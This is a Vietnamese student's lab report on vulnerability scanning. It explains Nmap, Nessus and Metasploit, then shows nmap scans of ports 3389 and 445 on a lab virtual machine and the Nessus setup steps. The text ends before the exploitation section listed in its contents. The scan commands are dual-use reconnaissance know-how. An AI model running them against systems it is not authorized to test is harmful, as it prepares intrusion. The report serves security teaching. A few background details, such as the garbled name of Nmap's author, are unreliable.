

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG**

Sinh viên thực hiện:

B22DCAT107 Nguyễn Đức Hải

Giảng viên hướng dẫn: PGS. TS. Hoàng Xuân Dậu

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

MỤC LỤC.....	2
DANH MỤC CÁC HÌNH VẼ.....	3
DANH MỤC CÁC TỪ VIẾT TẮT.....	4
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH	5
1.1 Mục đích.....	5
1.2 Tìm hiểu lý thuyết	5
1.2.1 Tìm hiểu công cụ Nmap/zenmap	5
1.2.2 Tìm hiểu công cụ Nessus	6
1.2.3 Tìm hiểu Metasploit framework.....	7
CHƯƠNG 2. NỘI DUNG THỰC HÀNH	9
2.1 Chuẩn bị môi trường	9
2.2 Các bước thực hiện.....	9
2.2.1 Sử dụng nmap/zenmap để quét các cổng dịch vụ	9
2.2.2 Sử dụng nessus để quét các lỗ hổng.....	11
2.2.3 Sử dụng Metasploit framework khai thác lỗ hổng	15
TÀI LIỆU THAM KHẢO	19

DANH MỤC CÁC HÌNH VẼ

Hình 1 – Kiểm tra IP máy nạn nhân.....	9
Hình 2 – Sử dụng nmap quét các cổng trên máy nạn nhân	9
Hình 3 – Quét cổng dịch vụ 3389	10
Hình 4 – Quét cổng dịch vụ SMB 445	10
Hình 5 – Tải và cài đặt nessus.....	11
Hình 6 – Khởi động và kiểm tra trạng thái dịch vụ nessus	11
Hình 7 – Truy cập vào dịch vụ Nessus trên web.....	12
Hình 8 – Giao diện Nessus sau khi đăng nhập	12
Hình 9 – Chọn New Scan tiến hành quét lỗ hổng	12
Hình 10 – Tạo các thông tin để Scan	13
Hình 11 – Tạo thành công Scan và tiến hành quét.....	13
Hình 12 – Quét thành công lỗ hổng trên máy nạn nhân.....	13
Hình 13 – Thông tin các lỗ hổng quét được.....	14
Hình 14 – Xem thông tin chi tiết lỗ hổng.....	14
Hình 15 – Quét lỗ hổng trên máy nạn nhân bằng nmap.....	15
Hình 16 – Khởi động metasploit	15
Hình 17 – Tìm kiếm các công cụ khai thác.....	16
Hình 18 – Chọn công cụ.....	16
Hình 19 – Set Lhost và Rhost.....	17
Hình 20 – Bắt đầu khai thác lỗ hổng.....	17
Hình 21 – Khai thác thành công lỗ hổng.....	18

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
TCP	Transmission Control Protocol	Giao thức điều khiển truyền
UDP	User Datagram Protocol	Giao thức gói dữ liệu ngọìi dùng
ICMP	Internet Control Message Protocol	Giao thức điều khiển truyền thông điệp
XML	eXtensible Markup Language	Ngôn ngữ đánh dấu mở rộng
HTML	Hypertext Markup Language	Ngôn ngữ đánh dấu siêu văn bản
RDP	Remote Desktop Protocol	Giao thức truy cập và điều khiển từ xa

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

Mục đích của bài thực hành “3.3. Rà quét và khai thác lỗ hổng” là:

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 Tìm hiểu công cụ Nmap/zenmap

Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floyddor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật.

Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.

Mặc dù Nmap đã không ngừng được phát triển, cải tiến qua nhiều năm và cực kỳ linh hoạt, nhưng nền tảng của nó vẫn là một công cụ quét cổng, thu thập thông tin bằng cách gửi các gói dữ liệu thô đến các cổng hệ thống. Sau đó nó lắng nghe và phân tích các phản hồi và xác định xem các cổng đó được mở, đóng hoặc lọc theo một cách nào đó, ví dụ như tường lửa.

▪ Cách thức hoạt động:

Các gói dữ liệu mà Nmap gửi đi sẽ trả về các địa chỉ IP và nhiều dữ liệu liên quan khác, cho phép bạn xác định các loại thuộc tính mạng, cung cấp cho bạn hồ sơ hoặc sơ đồ hệ thống mạng và cho phép bạn tạo một bảng liệt kê đánh giá về phần cứng và phần mềm trong hệ thống mạng đó.

Các giao thức mạng khác nhau sử dụng các loại cấu trúc gói khác nhau. Nmap sử dụng các giao thức tầng bao gồm TCP (giao thức điều khiển truyền), UDP (giao thức truy vấn người dùng), và SCTP (giao thức truyền dẫn điều khiển luồng), cũng như các giao thức hỗ trợ như ICMP (giao thức tin nhắn điều khiển Internet, được sử dụng để gửi thông báo lỗi).

Các giao thức khác nhau phục vụ cho các mục đích và các cổng hệ thống khác nhau. Ví dụ, chi phí tài nguyên thấp của UDP rất phù hợp với hoạt động stream video trực tuyến theo thời gian thực, nơi bạn sẽ hy sinh một số gói dữ liệu bị mất để đổi lấy tốc độ, trong khi đó, các video được stream không theo thời gian thực trên YouTube sẽ được lưu vào bộ đệm và sử dụng TCP chậm hơn, mặc dù giao thức này đáng tin cậy hơn.

Cùng với nhiều tính năng khác, chức năng quét cổng cơ bản và khả năng chụp gói (packet-capture - tính năng chặn gói dữ liệu đang truyền qua hoặc di chuyển qua một mạng máy tính cụ thể) của Nmap cũng liên tục được nâng cấp, cải thiện.

1.2.2 Tìm hiểu công cụ Nessus

Nessus là một công cụ quét lỗ hổng mạng phổ biến và mạnh mẽ, độc quyền được phát triển bởi công ty an ninh mạng Tenable. Nessus giúp các tổ chức xác định và đánh giá các lỗ hổng bảo mật trong hệ thống, ứng dụng và thiết bị mạng của họ.

▪ Cách thức hoạt động:

Ban đầu, Nessus bao gồm hai phần chính; nessusd - dịch vụ luôn chạy Nessus - thực hiện quét, và nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng. Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client.

Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

Kết quả quét có thể được báo cáo bằng nhiều định dạng khác nhau như dạng văn bản thuần, XML, HTML và theo ngôn ngữ LaTeX. Kết quả cũng có thể lưu trong một cơ sở kiến thức dành cho việc gỡ lỗi. Trên UNIX, có thể tự động hóa việc quét bằng cách sử dụng công cụ dòng lệnh. Có rất nhiều công cụ cả thương mại và miễn phí, công cụ mã nguồn mở cho cả hai nền tảng UNIX và Windows để quản lý máy quét Nessus dạng đơn hoặc dạng phân tán.

Nếu người dùng vô hiệu hóa tùy chọn 'kiểm tra an toàn' (safe checks), một vài bài kiểm tra lỗ hổng của Nessus có thể khiến các dịch vụ hay hệ điều hành có lỗ hổng bảo mật dừng hoạt động. Điều này cho phép người dùng kiểm tra sức kháng cự của một thiết bị trước khi đưa nó vào sản xuất.

Nessus cung cấp thêm tính năng khác ngoài tính năng kiểm tra các lỗ hổng mạng đã biết. Ví dụ, Nessus có thể sử dụng thông tin xác thực của Windows để kiểm tra mức độ các bản vá trên máy tính Windows, và có thể thực hiện dò mật khẩu bằng tấn công từ điển hay dạng vét cạn. Nessus 3 và các phiên bản sau có khả năng kiểm thử hệ thống nhằm chắc chắn rằng hệ thống đã được cấu hình theo các chính sách bảo mật cụ thể, như chính sách hướng dẫn của NSA cho các máy chủ Windows. Chức năng này sử dụng tệp tin kiểm thử độc quyền của Tenable hoặc giao thức nội dung an toàn tự động (SCAP).

▪ Lợi ích của việc sử dụng Nessus

- Giúp tổ chức xác định được các lỗ hổng bảo mật.
- Có khả năng dự đoán, sắp xếp phân loại mức độ lỗ hổng nghiêm trọng – ưu tiên.
- Đánh giá toàn diện hơn và ít thời gian hơn để nghiên cứu, xác nhận và ưu tiên các vấn đề.

- Plugin được cập nhật tự động trong Nessus theo thời gian thực, cung cấp thông tin kịp thời về các lỗ hổng và phần mềm độc hại mới nhất.
- Hỗ trợ người sử dụng theo dõi và quản lý các kết quả quét, xuất các báo cáo chuyên sâu.
- Cung cấp thông tin cần thiết để tăng cường bảo mật hệ thống và dữ liệu, triển khai các biện pháp khắc phục, dự phòng.
- Đảm bảo tuân thủ với các tiêu chuẩn bảo mật và quy định ngành.
- Nessus được các chuyên gia bảo mật tin dùng vì dễ sử dụng, có các phiên bản cập nhật nâng cao.

1.2.3 Tìm hiểu Metasploit framework

Metasploit là một nền tảng mã nguồn mở cho việc phát triển, thử nghiệm và sử dụng các kỹ thuật tấn công mạng. Được phát triển bởi Rapid7, Metasploit cung cấp cho các chuyên gia bảo mật, nhà nghiên cứu và hacker đạo đức một tập các công cụ khai thác lỗ hổng để kiểm tra tính bảo mật của các hệ thống và ứng dụng. Với Metasploit, người dùng có thể tái hiện các cuộc tấn công mạng thực tế để xác định điểm yếu và cách bảo vệ hệ thống khỏi chúng.

▪ Các thành phần của Metasploit:

Hỗ trợ giao diện người dùng với 2 dạng:

- **Console interface:** Đây là giao diện sử dụng các dòng lệnh để cấu hình, kiểm tra do vậy tốc độ nhanh hơn và mềm dẻo hơn. Sử dụng file msfconsole.bat.
- **Web interface:** Giao tiếp với người dùng thông qua giao diện web. Sử dụng file msfweb.bat.

Enviroment:

- **Global Enviroment:** Được thực thi thông qua 2 câu lệnh setg và unsetg, những tùy chọn được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module khai thác.
- **Temporary Enviroment:** Được thực thi thông qua 2 câu lệnh set và unset, enviroment này chỉ được đưa vào module khai thác đang load hiện tại, không ảnh hưởng đến các module khai thác khác.

Những thành phần nào có cấu hình giống nhau giữa các exploits module như là: LPORT, LHOST, PAYLOAD thì bạn nên cấu hình ở chế độ ở Global Enviroment để không phải cấu hình lại nhiều lần.

▪ Cách Metasploit hoạt động:

Metasploit hoạt động dựa trên khái niệm về “khai thác lỗ hổng.” Điều này có nghĩa là công cụ tận dụng những điểm yếu trong mã nguồn hoặc cấu hình của hệ thống để thực hiện các cuộc tấn công. Quá trình hoạt động của Metasploit bao gồm các bước sau:

- **Thu thập thông tin:** Công cụ thu thập thông tin về mục tiêu, bao gồm địa chỉ IP, cổng mạng, và các dịch vụ đang hoạt động.
- **Phát hiện lỗ hổng:** Metasploit sử dụng các module để phát hiện lỗ hổng trong hệ thống và ứng dụng.
- **Chọn module tấn công:** Dựa trên lỗ hổng được phát hiện, bạn chọn một module tấn công thích hợp.
- **Thực hiện cuộc tấn công:** Metasploit tận dụng lỗ hổng để thực hiện cuộc tấn công, thường là việc gửi mã độc vào hệ thống mục tiêu.
- **Kiểm tra kết quả:** Công cụ đánh giá xem cuộc tấn công có thành công hay không và cung cấp thông tin chi tiết về lỗ hổng.

▪ **Các tính năng chính của Metasploit:**

Metasploit cung cấp một loạt các tính năng mạnh mẽ giúp các chuyên gia bảo mật nghiên cứu và thực hiện các cuộc tấn công mạng. Dưới đây là một số tính năng quan trọng của Metasploit:

- **Khai thác lỗ hổng tự động:** Metasploit cho phép người dùng tìm và khai thác lỗ hổng một cách tự động trong các hệ thống mục tiêu. Điều này giúp chuyên gia bảo mật kiểm tra hiệu suất của hệ thống bảo mật và xác định các điểm yếu tiềm năng.
- **Thử nghiệm thâm nhập:** Metasploit cung cấp khả năng thử nghiệm thâm nhập toàn diện, cho phép người dùng xác định cách một tấn công có thể xảy ra và tác động như thế nào đến hệ thống.
- **Khảo sát và phân tích:** Các công cụ của Metasploit giúp thu thập thông tin về mục tiêu, từ đó giúp người dùng hiểu rõ hơn về hệ thống và tìm ra các điểm yếu tiềm năng.
- **Tạo payload tùy chỉnh:** Metasploit cho phép tạo các payload tùy chỉnh để thực hiện các cuộc tấn công mạng. Người dùng có thể điều chỉnh các tham số để đảm bảo tính bảo mật và hiệu suất của payload.
- **Hỗ trợ nhiều nền tảng:** Metasploit có khả năng hoạt động trên nhiều hệ điều hành và môi trường khác nhau, giúp người dùng thử nghiệm tính bảo mật trên các hệ thống đa dạng.

CHƯƠNG 2. NỘI DUNG THỰC HÀNH


2.1 Chuẩn bị môi trường

- Cài đặt công cụ ảo hóa.
- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework.

2.2 Các bước thực hiện

2.2.1 Sử dụng nmap/zenmap để quét các cổng dịch vụ


- Kiểm tra IP máy nạn nhân:



Hình 1 – Kiểm tra IP máy nạn nhân

- Trên máy tấn công có cài công cụ nmap, tiến hành quét các cổng đang được mở trên máy nạn nhân.


nmap 192.168.71.133



Hình 2 – Sử dụng nmap quét các cổng trên máy nạn nhân

- Quét một cổng đã xác định trước:


nmap -p 3389 192.168.71.133



```
nguyenduchai107@B22DCAT107-Kali: ~  
File Actions Edit View Help  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$ nmap -p 3389 192.168.71.133  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 17:21 +07  
Nmap scan report for 192.168.71.133  
Host is up (0.00051s latency).  
  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
MAC Address: 00:0C:29:0E:01:0F (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$  
  
nguyenduchai107@B22DCAT107-Kali: ~  
File Actions Edit View Help  
Thu Apr 10 05:19:40 PM +07 2025  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$ echo Nguyen Duc Hai_B22DCAT107  
Nguyen Duc Hai_B22DCAT107
```

Hình 3 – Quét cổng dịch vụ 3389

nmap -p 445 192.168.71.133




```
nguyenduchai107@B22DCAT107-Kali: ~  
File Actions Edit View Help  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$ nmap -p 445 192.168.71.133  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 17:20 +07  
Nmap scan report for 192.168.71.133  
Host is up (0.00054s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 00:0C:29:0E:01:0F (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$  
  
nguyenduchai107@B22DCAT107-Kali: ~  
File Actions Edit View Help  
Thu Apr 10 05:19:40 PM +07 2025  
  
(nguyenduchai107@B22DCAT107-Kali)-[~]  
$ echo Nguyen Duc Hai_B22DCAT107  
Nguyen Duc Hai_B22DCAT107
```

Hình 4 – Quét cổng dịch vụ SMB 445

2.2.2 Sử dụng nessus để quét các lỗ hổng

- Tải và cài đặt công cụ nessus từ trang chủ




Hình 5 – Tải và cài đặt nessus

- Khởi động và xem trạng thái dịch vụ nessus:


systemctl start nessusd

systemctl status nessusd




Hình 6 – Khởi động và kiểm tra trạng thái dịch vụ nessus

- Truy cập vào dịch vụ Nessus trên web và tiến hành đăng kí tài khoản.



Hình 7 – Truy cập vào dịch vụ Nessus trên web


- Giao diện Nessus khi đăng nhập thành công.



Hình 8 – Giao diện Nessus sau khi đăng nhập

